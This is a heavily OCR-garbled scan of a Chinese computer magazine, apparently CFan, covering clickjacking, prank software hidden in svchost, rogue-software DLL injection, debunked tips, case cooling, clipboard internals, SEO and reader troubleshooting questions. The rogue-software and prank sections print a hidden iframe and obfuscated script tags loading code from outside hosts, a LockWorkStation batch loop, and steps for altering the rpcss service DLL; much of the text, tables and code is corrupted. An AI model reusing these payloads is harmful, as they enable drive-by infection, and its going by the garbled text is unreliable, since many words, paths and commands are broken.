第二步:将这个、Frame的Width(宽)与 He.ght(高)直被设置为足众保证用户点击到 其中内容(更面B的内容)的人小、然后在贝面 A上放置 些按钮 链接用于欺骗用户 中击的元素。这些元素在iFrame之下。 并恰好与iFrame的页面8内的关键元素 在国一个位置

这样、自用户被欺骗去。击页面 AL的这些元素时,实际上点击了页面 BL内的关键示素。通过Clicklack.ng加 制,改击者可以控制用户的浏览器、透 骗用广点由任意链接、按钮或者网工任 意的东西

#### 防御技巧:

1 在测览器中打开http://www adobe.com/support/documentation/ en/flashplayer/help/settings\_ manager02 html, 进入全球个人 Adobe Flash Player设置管理模板页 证 中点设置管理器界面的"始终拒绝"按钮,并在随后弹出的结果对话框 中选择"确认"(见图2)。



2 我们可以到Adobe官方网站下载Flash Player的最新版本,但在安装之前必须先从系统中将已经安装的Adobe Flash Player全部删除。另外,还有一些第三方的工具可以方便使用

#### 开机后响起的"鬼故事"

场景回放: 接晨2点, 小正忽然发现自己床头的计算机自动开启了, 在开机后

操作鼠标、键盘不能动, 等响电缆缓传来 张震讲故事的节等。小正被吓得一下了鹏 离了电脑, 园过神来, 小正感觉一定是中 了木马, 但检查启动项, 进程、system32 目录都未及现量常, 4次取居 国胸后发现 周然自动开始播放张震鬼故事第一部, 张 怖的气息围绕右小上的身边。

#### 技术揭秘:

小正也到的现象其实是某些恶作 原软件造成的,这类软件人多会利用主 板的网;占成于机功能局动,并在进入 操作系统后进行恶作剧。由于软件采 用DLL插入系统服务scyhost exe中,修 改系统时间开机时间并将自身隐藏在 sychost exe中作案,对此很难被发现。

#### 小提示:svchost.exe进程运行原理

以Windows XP为例,在"开始"菜单的"运行"窗口中输入"services msc"命令,类d服的对话模。然后打开"remote procedure ceil"属性对话框。可以看到rpcss服务的可执行文件的路径为"c"windowskystem32/svchostile用"pose",这说明poss服务是核靠sychosile用"pose"参数来实

现的, 而参数的内容则是存放在系统注册表中的。

#### 实例分析:

恶作剧软件也可以利用上述过程 构造一个合并的sychost服务(见图3)

-070	sector.	AGN
and the same	E29 - 2	(地位于丹里
McDearry on	NEG 32	提供收销点胂制程件 fende in
Militar willen	NE -7.	Beside contact Chic del
Sibreffen :	MIC DADED	040000001 /
En mitters auf	RE BLUQUE	na ne na oo oo na na na na oo n
All ir ough	32 VSE	COM Info estructura
abringgefath	NE 100 NO 22	Were authorithment in 12' sychol-
45th settlers	\$85 J.Z	aff at/fittiblith HatearkSarvara
ASSO NO	poed divotor	D4000000000 E5
00°1414	BLEG PWORD	2600000070 CE
		6

程序利用scvhostexe服务调整网卡的 自动开机设置(常见的TP LINK8)39网 卡需要主板支持),并调用需要带放的 MP3播放列表实现开机自动播放。我们 来拿 个rpcss服务调用做演示:

第一步: 首先在运行对话框中输 入"reged.texe"后回车, 打开注册表

Kiftame src=http://www.xgyukuk.cn/b3 htm width=50 height=6 boldsi=6 //iframe/Kscript frc=http://%63M63 66M37%2EM63M6E-K/rcript script src=http://N76N16N6SN31N2EM6W62)//.cript

編輯器,找到lhkey\_tocal\_machine / system/currentcontro.set/services/rpcssl项,找到类型为 "reg expand\_sz" 的键 "magepath",其键值为 "%systemroot%system32svchost k rpcss" (这就是在服务窗口中看到的服务目动命令)。

第二步:在 "parameters" 子项中有个名为 "servicedll" 的键,其阵为 "%systemroot%system32rpcss dll". 其中 "rpcss dl." 就是rpcss服务要使用的 动态链接库文件。这样svchosl进程通过 读取 "rpcss" 服务注册表信息,就能出现 或服务了。

我们将还是并故事的MP3列表利用 16进制编辑器号入到"rpcss dll"中(注 意对 pcss dl 备份) 这是经过修改的 "rpcss d,"就可以实现开机自动调用 MP3又件了"活成操作后。svchost进程通过读载"rpcss"服务上胜表信息,就能启动该服务并自动进载故事了

#### 无法控制的程序安装

场景回放:某个晚上,小明正在电脑前

看最新的体育新闻、忽然电脑重新启动 了, 冉次进入操作系统, 发现计算机中多 了几个程序和相应的进程。小阴感到非常 迷惑。"远病毒了"我的计算机阅做的操 作系统, 就算有病毒程序, 也不能自动重 程订算处啊。"

#### 技术楹秘:

自动安装的程序多数为宣传广告与种植木马,此类程序在运行后利用WIN32的挂钩(Hook)技术插入DLL,由于程序调用了SetWindowsHookEx函数(也是一个Win32API函数),实现无选择性自动安装。

#### 实例分析:

第一步:流氓软件在运行时通过修改注册表中的IHKEY\_LOCAL\_MACH.NE/Software/Microsoft/Windows NT/CurrentVersion/Windows/Applnit\_DLLsi来达到插入进程。然后将需要安装的程序与一个正常软件拥绕(创于winamp标放器)。程序目动调用了API用始词时执行流氓软件

第二步:当下常的软件完成妥妥

后,流氓软件通过Hook技术检测系统所有程序进程的相关API调用,由于 "任务管理器"调用了EnumProcesses

等进程相关的API函数, 因此流氓程序

就可以接收到发出竭用南求程序的返回结果、并进行处理、当处理完成后、 计算机会自动重新启动来完成设置。而 我们从始至终并没有任何机会去进行 选择。

#### 小提示:

视们来分析一下程序在计算机上的安装过程 首 庆利用IE浏览器漏洞,将木马程序利用< frame src=http://www.xxxx.cn/b3.htm width=50 height=0 brd=10-种植人计算机。木马运行后在本地执行一 个批处理命令

lock.

rundli32 exe user32.dli,LockWorkStation Goto start (自动加载执行rundli32),然后实现全自 动种植安装。

防御技巧:1 利用冰刃类第三方辅助程序分析HOOK, 删除流氓插件。 2 安装HIPS类防御软件, 禁止调用 "%windir%"类指令。.

# PSEUDO SKILLS EXPOSURE

म的话题, 前段时间看到一篇文章又 类起了这个老伎俩、作者应亲自验证 为题说了看似"巧妙"的方法: 单面QQ 的"查找"接钮,输入对方号码,投到 对方后单击"查看资料"选项, 再单击 弹出对语摆右上角的"备注/设置"。 接着就会弹出信息备注框,再单击"添 加通讯录资料",就会弹击"读入QQ/ IM用户资料",在选程中随便选几项。 最后"确定"保存,区时你的好友就 、已经在通讯录了 号称这样就可以与 陌生人聊大了 这篇文章之前的操作 完全是多此 举,通讯录甲添加好友 是无须验证的,单击"通讯录",从右 键菜单中选择"添加联系人"就好了, 添加完成后还要在意给联系人发消息 时,不能直接双击头像(那是发送手机 消息),需要有键单由对方头像,选择 "发送即时消息",但这样发送的也只 是临时会话,如果对方设置了拒绝接 受陌生人消息, 那这一招还是不管用。

## <sup>触巧一:</sup> EasyRecovery让 U盘容量翻倍

伪技巧原因: 不切实际

EasyRecovery对于恢复误 删除的文件来说是相当管用的。 不过网上出现了这么一招:"妙用 EasyRecovery为小U盘扩容"。先将 文件拷入到1.盘,然后再删除,接着拷 J另 个文件, 然后再删除, 这样国而 复始地进行拷贝删除 作,最后在其 化电脑上再利用EasyRecovery对删除 的文件进行一一恢复, 声称可得到所 有文件了。以此来用小用盘转存入量文 件。经过反复测试,我们发现进行恢复 时确实可以显示出认前删除的所有文 件,但所恢复的文件除了最后一次删 除的文件外,都无远打开。对此,我们 专 ]来访了北京易安数据恢复中心的 技术 [程师:"对操作系统而言,文件 以16进制代码的形式存储在扇区上,

文件被删阶后存入部的数据、新文件的16进制代码将存储在被删除文件所在扇区位置,此时原来业除的文件。6进制代码被覆盖,不可恢复。侧如第次文件存储占制了69MB至向,融除后重新与入的数据占用20M3、那么被覆盖的20MB空间存储的是新文件信息。恢复时也上、能恢复未被覆盖的40MB数据,而且只有恢复了原文件的完整信息。恢复出的文件才可以正常打井;

· 旦某文件的部分信息被覆盖,此文、 件将不可恢复或者恢复出的文件无法 正常打开"很明显. EasyRecovery 是能恢复被覆盖的数据的。

#### 伪技巧二:

# 利用通讯录"强行"与陌生人聊天

伪技巧原因: 费力不讨好

自从QQ诞生的那 大,强行与陷 生人聊夭就成了各大"电脑高手"离不

# 机箱散热的机密档案

机箱能有什么技术含量啊! 饲板厚点、加个38℃机箱设计规范、花里胡哨的外观, 也就这点东西了。

看看这是不是也是你对礼箱的符 法? 其实, 机箱的技术含量一点几也不低, 只不过很多还不为人料罢了。大气 虽然寒冷, 不过机箱内的温度可及降 多少, 普通50℃左右的箱体温度依然 是个"小殿炉" 想知道什么机箱更好 吗, 除了九限制的安装人风量, 人噪音 的暴力《扇外, 生有其他更加"温柔" 的方法眼

#### ) 小知识:什么是38度模范?

所谓38℃机箱均均是符合 nte 提出的 TAC11认证的机箱。TAC规范来源于早期的CAG规 范 CHASS SAR GJIDE 散热风度设计 这 成 分 可以有效降低处理器带来的热量 當滿足38℃机 新设计 有4声要套用循

- 1 机箱前部预留 2气进入口
- 2 机箱件板安装了一个92mm的散热风扇
- 3 机箱侧面板下对CPU位置专业有一组。 写 与窗 1 4 机箱侧板并有一个长大彩色通风C,并圆,少金属网 解蔽辐射属于、设通风口下对PC 下 提供散热版谱的

#### 箱散热的机密之: 倒箱式



倒藉式可以更大限度分化箱体内热源 胶热效果很可观 不过价格精贵

什么時倒節式, 簡单理解, 把机 納倒过来就对了! 当然了, 如果真这么 简单, 制造机箱的厂商直接犯手板反 装就可以了, 没有成本还多了一个制售 时宣传的噱头。倒错式机箱从结构上 已经与普通机箱产生了很大区别。实际上, 真正倒转的只有电脑而已。 ATX手板上提, 在最底%安装电源。

这样, 主板与光驱等5.25美寸扩展设备形成一个独立区域, 配合机造风扇形成一个独立风道, 散热效率人

力提升 南弓 热源 电调见由于 被移动也了底部,与硬盘又形成了第

条风道, 自80mm的电镀风扇与机 箱广置面机形成一个口件互动, 巷量 也能快速事中。简言言, 丽轮式机箱 的化市是、第二、基面被分散、第二。 机商引用结构 2 更力个理(始体证部 发表风险) 根护关队测试,1 样的配 国放置在普通机箱中租放在倒箱式法 计的机商中,系统温度最多面层有证 5℃、0℃的记录。散热效果专题十分 明显。不过, 闽南工机箱压有缺点:它 点及机箱厂商用#修改设订, 无疑成 本会较大。其实还能看看福煦电脑,不 ラグごれ是ス国例範式设定 び世長 为什么普通DIY中脑在品质、散构能力 等性能因素之外的地方不如古典利的 6127

#### )小提示 : HTPC机箱有暗病

#### ) 小知识:什么是BTX?

BTX是英特尔提出的新型主板架构 Balanced Technology Extanded的简单,是ATX结构单替代者、从外形上看,BTX真是ATX旋转90度 后的样子,但不易,为一声的人有人数千多的一高还 在提供BTX代等。但严重要求1 位于是成本较高 1 天下享有原 见景/ 格達福度计划范 下像ATX那样可以有更多的设计自由度

#### 机箱散热的机密之: 正风压





后覆进风景要大于前置出风量才能做到正风压 风 响的选配至关重要

机箱内部 共有几个风扇? CPU 必备 个、显卡必用 个, 电源还有

个、除此之外呢"很多机箱还分别安装了电路、几置两个标风扇、可是,没 人真正在意过这两个风扇究竟该怎么用,甚至不少厂商只是简单的安装同 规格风扇就算了事。其实,这事面也 有交机哦!

风扇 前 后的设计,是希望借助两个风扇,田后侧将风"推"进机箱,再任意置风扇将其"夷"走,从而形成 个通道。一气流将机箱内的热量等击。所谓的风道就由此而来。但是,科学的设计未必就等于科学的用法

很多 尚、牙。家有安表 前 后 两个太属月,都已接日两个规格完全 致的风扇,风雨 致、牙,身上科学 的土法是:后置风扇的风量良好人丁 1.置风扇的水量,这样就会形成 个 起风压,将气流更快速带出箱体,让风 消真中起到作用、比例,前置风扇可 以采用80mm规格风扇,而后置风扇 见采用风量更大的90mm风扇(转速 统一的情况下)

#### 机 箱 散 热 的 机 密 之: 120mm超大电源风扇有 用吗?



大的散热能力 战大风扇电源米必就真的具有

至少有倒箱式机箱上,这个问题的答案是否定的,它反而会破坏倒箱式箱体内部的散热风道。但是,对于38℃规范的机箱倒有些帮助。除此之外,对于采用了前后风扇运转的机箱,也最好不要用I20mm超大风扇电源。因为它也会破坏箱体内的风道结构。

CF [HG]03

## Windows工厂游记之

# 探寻复制粘贴车间

の母/空元輪



复制、粘贴是每个人都会用到的操作,并且用起来也是轻车熟路,但你知道复制、粘贴都干了些什么吗?今天,我带领大家进入Windows工厂的复制粘贴车间,彻底了解一下每天都要用到的这两个操作!

#### 平常车间的复制、粘贴操作

复制和转收量然和通俗管又上的 复制、料贴有看某些相似之处、指将某一数据从源头Copy一份到剪贴板中。 而粘贴是指将房贴板中的数据Copy一份到目的地。

当复制不能使用路径表示的数据时(即文本、图片等),Windows会直接将数据本身Copy一份到剪贴板中。当复制可以使用路径表示的数据时(如文件、文件夹等),Windows会将表示数据的路径存放到剪贴板中

在"运行"对话程中输入 "clipbrd"确定,打开"剪贴赛查行 课",然后分别复制文本、图片、文件或 目录,并观察"剪贴海查看器"中的内 容(见图)。系统自带的剪贴板查行T

			18-10-5	0	
二 文件で)	<b>網絡(E)</b>	安全(5)	查看化	90	er e
帮助(引)					4 ×
	×		i ca		
也许有人	从场和日	可伤 持二	水不水	. ME IO	李章章。
能胜于做就会消发 就会消发 brd"(不行 贴弹直指; 或目录。)	知。下降 了。在" 合外侧写 器" 然》	(格大賞 (展行で (号)打 (合分別)	t 軟 计连板 开系位 扩新位	种塞角中域含 中域含 (由)(由)	f*clip 的*剪 i片、文

具功能比较弱,也可以从http://www newhua.com/soft/5637htm页面中下 報增强版的工具CopiXP

#### 工人甲: 为何你比我快?

文件的复制、粘贴等操作,都是通过的贴板来完成的,的贴板相当上一个中转和,但这个中转和每次只接受一个数量的文件进行"传输",也就是系统的读取、转移到剪贴板、剪切板中删除等操作,每个环节的操作都只是针对一个文件。所以,当拷贝包含许多小文件的文件实时(比如包含几百张图片的文件夹),速度就会很慢。所以,相同体

髙1 ト, 单个文件的拷贝速度要明显快于 由多个小文件组成的文件夹。

#### 技术人员介绍: Vista为何慢

V.sta复制慢,是由于在进行文件的 复制,移动之前,伴随着"计算剩余时间"的提示,系统对目标目录进行趋负。 用来确定是否有同名称的文件存在,而 这通常耗费。工的时间,使原本简单的 操作变得复杂起来。不好,有微软推出 的SPI补丁上,明显地修正了这种情况,, Vista的复制速度也恢复了"。常"

#### 探访另类车间: 文档片段

在Word和Fxcel中,选定的文标文本、全图对象制图形拖放的桌面上,会创建表示该碎片文件的图标,同时在了文件夹中创建一个SHS文件,即碎片文件。通常情况下,碎厂文件不能被打开、但可以看到另外的文档中,如果的有多个文档需要插入同一部分文字,可以用使用厂段文件,只是不能使用Word中的"插入一文件"命令来插入SHS文件。若要将碎厂放直到文档或工作簿中,必须将其拖加包相应的文档

包建, 在文档中选择要复制的文本或图形, 将其他动到桌面, 即可愈建 个碎片 可以将该碎片拖动到其他的文 档或程序中

關除:有时候碎片文件很难被删除,重启电脑后依然如此。这种情况可以进入安全模式进行删除

#### 为什么外包的工厂干活儿更 快?

Windows虽然好用。但复制数据的速度确实让人痛心,那为什么"外包工》"也就是第三万工具(如TeraCopy、FastCopy等)复制数据的速度会快很多呢?

Windows的做法: 在Windows工厂中,复制数据时采取的做法是: 先读取一部分数据存入系统缓存, 然后再将缓存中的数据写入目标位置。但这个缓存开得比较小, 是速度慢的最主要原因。

第三方工具的做法:为了解决 Windows复制慢的问题,第三方工具往 往自己独立开辟一块更大的缓停区域, 并且引入多线程处理机制,从而使复制 速度快了很多。

对于第一方下具的暂停、断户领传 功能,我们完全可以把这些复制增强工 具看成是一个系统复制专用版的"下载 !具",这样对其所具有的增强功能就 不难理解了。

#### ● 你知道吗?

何制度不成位 ly TeraCopy 等等 力級性的 情况 複測を同一分区 あ为这时 TeraCopy 全自初 配順10MB的級存,花费 部分时间。但 Windows 更聪明,在一瞬间就完成复制动作。



功能丰富的TeraCopy 上部的界面是复制中 下部界面是取消复制后的提示。

#### > 開緒大补贴:如何启用通報任务栏?

一通常情况下、我们会以为占用更多的系统级 存会让复制速度加快,但情况似乎不是这样的,来 看这个有趣的测试便知。http://www.aspcool.com/ anmu/browse1 asp?ID 6151&bbsuser=csharp。

#### 火速排搏

今年第6期的"CFan研究院"(数据拷贝软件中,谁是悍马?),详细评测了TaraCopy、FastCopy、KillCopy、Total Copy、Copy Handler几款常用数据拷贝软件,谁强难器,回顾"下便知。

CF [HG]04



# 你搜 我搜 看谁排在前

天津/ 納他灣

近一段时间, 国内著名搜索引擎"老大"。 -百度因为核心业务 "竟价排名" 的种种弊端而备受指责 , 这也让 大家开始关注起这个曾"逆来顾受"的领域。事实上,自从十年前Google在一间车库中创立以来,搜索引擎 结果页中的排名就逐渐成为许多网络公司的"命根子",甚至由此产生了一个专门的行业— -搜索引擎优化 (SEO, Search Engine Optimization )。那么搜索引擎到席根据什么来决定网页的重要性?进而对搜索 结果排名的呢?

#### 关键字——搜索排序的关键

简单地来说, `, 你在手厨一个搜索引擎中键人你则思查 找的内容的时候,你所能人的大客流成了"关键字" 搜索引 樂新磁化工作就是在广如脚均的互联网中,找到含有关键字 的那些圆头。 个圆边与某个关键 否的相关性也就很大程度 上决定了它用现在被系列星。面对位置。

具体来点,"关键字词频"和"关键字密度"这两个参数 在很大程度上决定了一个页面与某个关键字的相关性程度。 "关键字词频" 花的是在该网页上这个关键字出现的次数。 而"关键子密度"指的是"关键字记频"与"总量汇导"的关 系(准确地说,关键摩索变一关键 石封锁;单面) 钻虫 说明的是,这里的"总司运士",的是人阶钟进行页目的程 序标签(HTML标签、ASP、PhP、ISP等)以外的同类数量 对于搜索引擎而言, 并不是就一个两页中某个关键字的图度 越品,这个四支与关键字的相关性就越高。 般, 搜索引擎 都会有一个关键学密度的阈值(通常在(%、8%),高于或者 低于这个阈值的关键。毕度都会导致页面与这个关键字的 相关性变 為(元图1) 每8、与用户搜索的关键字相关性越 商, 网页就越应该排在搜索结果页面的前列。

这就是说,在针对关键字做网页的SEO的时候。如果希 望这个网页能够尽可能被用"计算机"作为关键字的用户搜 系元,那么就应该 尽量保证在这个五 **加中。"计算机"** & **密度接近搜系引擎** 的关键字密度调 值, 而已, 由于不可

.......



的关键字在搜系引擎中被搜索的点数相互很大, 想要尽量登 上搜索引擎的差果负责要尽可能地使用"热度"更喜的关键 字, 如果搜索力肇的用户更偏受搜索"电脑"而不是"计算 机"、那么就应该几美国中更多的用商者替代后者(戈名索 性让两者都有接近阈值的关键字图度)

另一方面、由于搜索上整在 1 1500 1500 1500 1500 遇力员简的时候声循的是 从上向下。从左向右的顺序 (这也是 般网友浏览回页 的顺序,如图2所示),所以 搜索引擎本身会更加重视 同页中首先出现的内容。也 就是说, 应该让希望被索引 的关键字尽量地出现在页 而的前段(健排资而HTML 代码中央接近<br/>body>的部 分1.



#### PageRank——先后排序的指导员

在Google的自我介绍中, PageRank被作为Google的 核心技术重点提及。Google 重 IP igePark标构网节的外部 链接和内部链接的数量和重量衡量网站的价值。在Google看 来,一个页面的PageRanx的高低很大程度上决定了这个页面 的重要与否、标就走货。PageRank越高的页面,在搜索结果 的排序中越带前。

PageRank自身是基于这样一个浅星的理论: "一个页 值A含有一个指向更示B的链接时,就证明更面B对于A是有 价内的(相当于A给B投了票), 市如果A目身是重要的(A提 有很多张选票),则B也就变得重要(B得到A投来的多张选 票)。而Google则通过统计每个网页得到的需数来判断它重 要与否。通俗地说,如果 个无名小卒的文章能够有一天被 某个大文豪引用,那么就可以认为这个无名小卒也是具有很 高水平的。 CF [HG]05

搜索引擎编录的页面越多, PageRank的准确性就越 好! 也正是因为决定PageRank的因素复杂且不易控制, 就 让针对PageRank的SEO更是不像选择了键字那么简单。和 略地說、提高一个网页PageRank间的方法就是让更多的、 有价值的(自导PageRank值比较高,的网页链接例你。

除了Google的PageRank之外、微软在自家的Live彻 索引擎中引入了另一种对于贡加重要性的飞售算法。 BrowsetRank 这是一种相比PageRank更重视用的点量的 .平估算法, 日无论是PageRank还是BrowserRank, 最重要 的 点其实是:它 》 小提示:

们都是在客观地、 没有人工工证他逐 性,与金钱无关。

Goog o提供了一个帮助广告客户选择 关键字的I具 Google Adwords关 价一个网页的重要 键字I具 thitips //adwords goog e cn/se ect/ KeywordTooiExternali 在其中可以看到每个关键字 的同义词 搜索量 关键字建议等信息。

软件

网络

硬件

Q1

## 升级XP SP3为何总提示安装更新失败

问:原先使用的是Windows XP SP2,今天在线升级SP3时总是提示C盘空间不足,而我的C盘明明有1GB多的剩余空间。请问这是什么原因?

答 升级SP3所产生的临时文件远远大于1GB,而你的C盘只剩下 1GB空间肯定不够用。请手工清除C盘中的无用文件,临时文件,清空回收站,如果开启了系统还原功能,请暂时将其关闭,必要时还 可以通过一些分区调整 L 具将C盘的分区空间调整大一些 然后再进行升级安装。此外,如果有整合了SP3的系统光盘,还是建议直接用光盘安装。



#### 像博士有话说:

操作系統在平时工作时,会产生大量的临时文件,而且虚拟内存也需要大量的硬盘空间,因此,当系统盘空间很低时,在安装一些大型软件时会经常因为磁盘不够用而导致安装失败。所以,要想让系统正常工作,系统分区的剩余空间最好不要低于2GB 此外,可以将系统的罐存设置到剩余空间大的非系统分区以提高性能、

如何去除桌面上的面标

问:在使用拖拽文件进行复制、移动或用QQ发送文件 时,偶尔会在桌面上留下一个文件图标,刷新桌面也不能 将基去除。请问如何才能将其搬除掉?

答 这是由于系统资源管理器进程Explorer.exe自身的缺陷,当出现无法将操作过程中遗留下来的图标删除时,只要按Cirl+Shift+Esc键打开任务管理器 然后在进程列表中找到并终止Explorer.exe进程接下来在任务管理器窗口中单击"文件一新建任务",在打开的窗口中输入explorer.exe并回车重新启动该进程即可。


暨录为何变注销 问: 我的是Windows XP SP3系统, 不知道什么原因今 天在登录时输入登录密码后看到就是正在注销界面, 重 新启动故障依旧。请问这该如何解决?

答 这可能是userinit.exe文件丢失导致的。使用XP系统安装光盘启动系统并进入故障恢复控制台(在出现"欢迎使用安装程序"界面选择第二项"要使用一恢复控制台一修复 Windows XP安装、请按 R\*直接按R后输入管理员账号及密码进入),进入后输入。expand X\\\\386\\\\SER.NIT.EX\_ Y:\\windows\system32\\\\userinit.exe, 其中X'和Y分别表示光驱盘符和系统盘符。

**工常模式进入系统就黑屏** 问: 我的 PASSING # 11914-00

系统是 Windows XP,安全模式可以正常进入系统,但是 正常模式进入时,还没见 到桌面时就会黑屏,稍后 就是显示器无信号。请问 这是什么原因?

答 首先检查一下是否因 为显示器的刷新频率设置过高而导致的 进入



安全模式后右击桌面并选择"属性",在打开的窗口中选择"设置"选项卡,单击"高级"按钮,选择"监视器"选项卡 将"屏幕刷新频率"设置低一些即可。如果还不能解决问题 考虑显示的驱动程序是否有问题。在安全模式下将显示驱动程序卸载并重新安装一遍。此外 系统感染病毒也有可能会导致这种现象出现 建议在安全模式下对系统进行病毒清系。

系统时间总是自动变成2003年 问: 单位的电脑, 安装的是DELL QEM Window

问:单位的电脑,安装的是DELL QEM Windows XP SP3系统,最近不知道什么原因,重新开机后系统时间就 会自动变成2003年了。请问这是什么原因?

答 首先检查是否由于主板电池没电而导致的问题 如果更换新电池后仍出现此故障、系统感染病毒的可能性很大。例如"磁碟机"病毒就会修改系统时间 还有不少病毒 木马感染系统后也会修改系统时间,它们修改系统时间的主要目的就是让杀毒软件过期失效,先将杀毒软件病毒库更新到,最新版 然后在安全模式下进行病毒资杀。此外,再尝试下载"磁碟机"病毒专杀工具查查系统是否感染此病毒下载地址 http://d.360safe com/killer\_cdj exe。

虚拟光驱安装系统为何提示找不到文件 问:光驱坏了,就在系统中安装了虚拟光驱,将下载的 Windows Vista系统的映像文件载入光驱,然后在 WinPE环境下安装。但是安装时第一次置启时就提示找不到安装文件。 请问这该如何解决?

答 由于安装向导进入第一次重新启动时, 虚拟光驱软件已经退出了, 而安装向导肯定不能直接从光盘映像文件中提取文件进行安装 从而会提示这样的错误提示。在用虚拟光驱打开安装光盘映像文件时, 请将安装文件拷贝到硬盘非系统分区中, 然后启动WinPE并从硬盘中进行安装就不会出现这种问题了。

进了解更多精彩电脑问题?

请登录http://bbs.cfan.com.cn, 进入相关版块获取。 [SB01]



## 傻博士信箱

docto @ufgn.com.cn

## 系统

## 软件

## 网络

硬件

## 1 解压RAR压缩包显示CRC错误

问 从阿下载的压缩包文件,几百兆的体积,但是在使用WinRAR解压时显示CRC错误,部分文件能解压出来,但有些却无法解压出来。请问这是什么原因?

答 这应该是么应该是RAR压缩包循环冗余校验码(CRC)出错了, 网络传输状况不好, 下载源本身就已经损坏, 下载工具出现问题 (例如下载到99%时数据不再传输, 然后由人工强行中断下载)等原因导致的, 出现这种情况后如果压缩包在压缩时选择了添加恢复记录倒可以直接尝试使用恢复记录来直接恢复, 不过, 下载的文件压缩

包很少会添加恢复记录。因此,遇到这样的问题后,一般都是采用死马当活马医的方法来解决,那就是右击压缩包选择"解压文件"项,在打开的解压参数设置窗口中选择"保留损坏的文件"选项 然后进行解压。如果压缩包中的文件是诸如视频 音频,文档等 受错误影响不大而在解压后可以直接打开。



#### 傻博士有话说:

在网上下栽大型的文件时,最好使用口碎好的下载工具(例如快车、迅需)进行下载,在下载时一定要注意下栽的 压缩包文件是否添加了解压密码,不少网站提供的文件都添加了解压密码,如果花费很多时间下栽下来的文件因为 没有解压密码而无法解压,那就则不来了。

## 安装環盤提示適用库错误

问: 我下载了最新版的瑞星程序, 但是在安装过程中提示 "通用库错误", 要求选择"继续"或"取消", 单击"继续"后却又会自动退出安装向导。请问是什么原因?

答 这是安装之前系统中已经感染了病毒 在安装时病毒想阻止瑞星的安装而导致的 这时只要切换到带网络功能的安全模式下再运行安装程序,如果继续出现要求选择"继续"或"取消",请直接选择"继续"先将瑞星杀毒软件安装到系统中 接下来再立即升级端星病毒库 升级后再对系统进行病毒命杀即可,

## 金山词霜为何不能在Firefox中取调 问: 安裝的是金山词需2008, 在Firefox 3中不能直接取词, 而在IE或Maxthon中可以正常取词。请问这

是什么原因? 答,金山词霸2008并不支持Firefox 3浏览器,要想在Firefox中正确使

答,金山词霸2008并不支持Firefor 3浏览器,要想在Firefox中正确使用金山词霸2008,可以借助IE TAB这款Firefox插件,在Firefox中调用证模块来打开网站,这样就可以正常使用金山词霸了,不过这样倒不如直接使用IE浏览器了。其实,现在最新版的谷歌金山词霸支持在Firefox 3中直接取词 建议你到http://g.iciba.com/下载并安装最新版的谷歌词霸来使用。

#### 卡巴選到black.lst损坏导致无法更新

问: 我使用的是卡巴斯基杀毒软件, 今天在更新时提示 black lst损坏而无法继续更新。请问这该如何解决?

的设置界面中选择 强窗口中取消选择 启用自我保护功能 的自我保护功能 接下来将nttp:// work newhua com/

答 在卡巴斯基

cfan/200823/black.rar解压得到的black.lst文件拷贝并覆盖到卡巴斯基的病毒库中(病毒库路径为, C:\Documents and Settings\All Users\Application Data\Kaspersky Lab\AVP8\Bases) 最后再重新启动卡巴斯基的自我保护功能即可。

### 开启瑞星防火墙就不能上网

问 我家里两台电脑安装的都是Windows XP系统,笔记本电脑连接宽带,台式机通过网线直接和笔记本电脑网卡连接,组成家庭网,通过Internet共享服务上网。只要笔记本电脑开启了瑞星防火墙,台式机就不能正常上网,关闭防火墙后就正常了。请问这是什么原因?

答 这可能是你的瑞星防火墙的安全级别设置过高 导致局域网之间正常的数据通信被禁止了,只要将防火墙的安全级别调整为"中级"即可解决问题 在瑞星个人防火墙设置窗口中选择"工作状态"标签,在右下角直接将安全级别小滑块拖至中间即可,

## 显示多字幕时画面有停顿现象

)问: 我使用的是KMPlayer播放器, 开通了同时显示英文字幕和中文字幕, 但是在播放过程中经常会有停顿现

象。请问如何解决?

答,KMPlayer播放多重字幕的影片时就容易出现这样的现象 建议不要使用KMPlayer(简称KMP)自己来显示多字幕,还是使用Vobsub+KMP的方法。比如让Vobsub来显示英文字幕,用KMP来显示中文字幕。

禁止KMP显示多字幕的设置方法,右击播放窗口选择"参数选项→字幕处理→组合字幕/其他",仅选中使用合并字幕语言处理多重字幕即可。而在Vobsub调用字幕是按照字母顺序的、指定Vobsub仅播放英文字幕的方法是(中文同理) 首先 打开并播放影片 手动选择播放英文字幕 然后在DirectVobSub属性中选择"其他",最后保存设置,以后Vobsub会记住这种格式的字幕而优先选择了。

#### 想了解更多精彩电脑问答?

请登录http://bbs.cfan.com.cn, 进入相关版块获取。CE [SB02]

软件

网络

硬件

Q1

## 键盘输入QQ密码为何不正确

问: 我使用的是最新版QQ程序, 使用键盘输入登录密码时总是提示密码不正确, 而改用软键盘输入同样的密码则显示正确。请问这是什么原因?

答 首先, 新建一个记事本程序 然后使用键盘输入密码看是否正确 这样可以排除因键盘按键故障而导致的问题。其次, 如果系统中7恶意程序或木马, 也有可能会出现类似的情况。建议使用QQ自

带的木马查杀工具检测一下是否感染病毒 木马(在QQ程序组中, 点正运行 QQ医生 即可自动检测 在QQ医生的主界面中还可分别 检测系统漏洞 QQ木马 可疑文件等)。



#### 傻博士有话说:

在网吧或者使用别人的电脑时,最好使用软键盘输入密码,以防止密码被记录。有不少恶意木马程序,就是通过监控用户真实键盘输入的字符来窃取用户密码的 其他类似的场合。例如使用网上银行、登录邮箱时,也应该养成使用软键盘输入密码的习惯 当然,目前比较好的办法,还是安装知名防火墙、杀毒软件并经常更新,防患于来然


## 02

#### Outlook总提示 "Interface not registered"

我在Outook 2007中调用Word作为编辑器进行邮件编辑,但是在准备 发送邮件时,总提示"Interface not registered"。 请问这是什么原因?

答提示英文大意为"界面接口未注册",这是由于在注册表中未注册"Ole32 d"文件所致,该文件位于"%Windr%\System32"文件夹(其中。"%Windr%"是指Windows系统目录)。解决方法 首先查看该文件夹中是否有"Ole32 dli"文件,如果没有请从http://work

newhua com/ cian/200823/ oie32 rar下载 并解压到上述 目录 接下来 再单击 "开始 →运行"输入



执行 "Regsvr32 exe %Windir%\System32\Ole32.dli" 进行注册即可,

## ○☐ IE打不开任何网站

问:使用建设银行的网上银行,只能使用E浏览器,但是 旧无法打开任何一个网站,打开时会瞬间显示"无法显示 网页"。而用Firefox浏览网页,并没有任何问题。这是什么原因?

答 如果任何一个网页都无法打开 可能有以下几种原因导致

- 1给E设置的代理服务器过期
- 2.DNS服务器出现故障
- 3.E被设置成脱机模式,
- 4防火墙拦截 E浏览器而无法访问网络
- 5.E被恶意程序攻击。

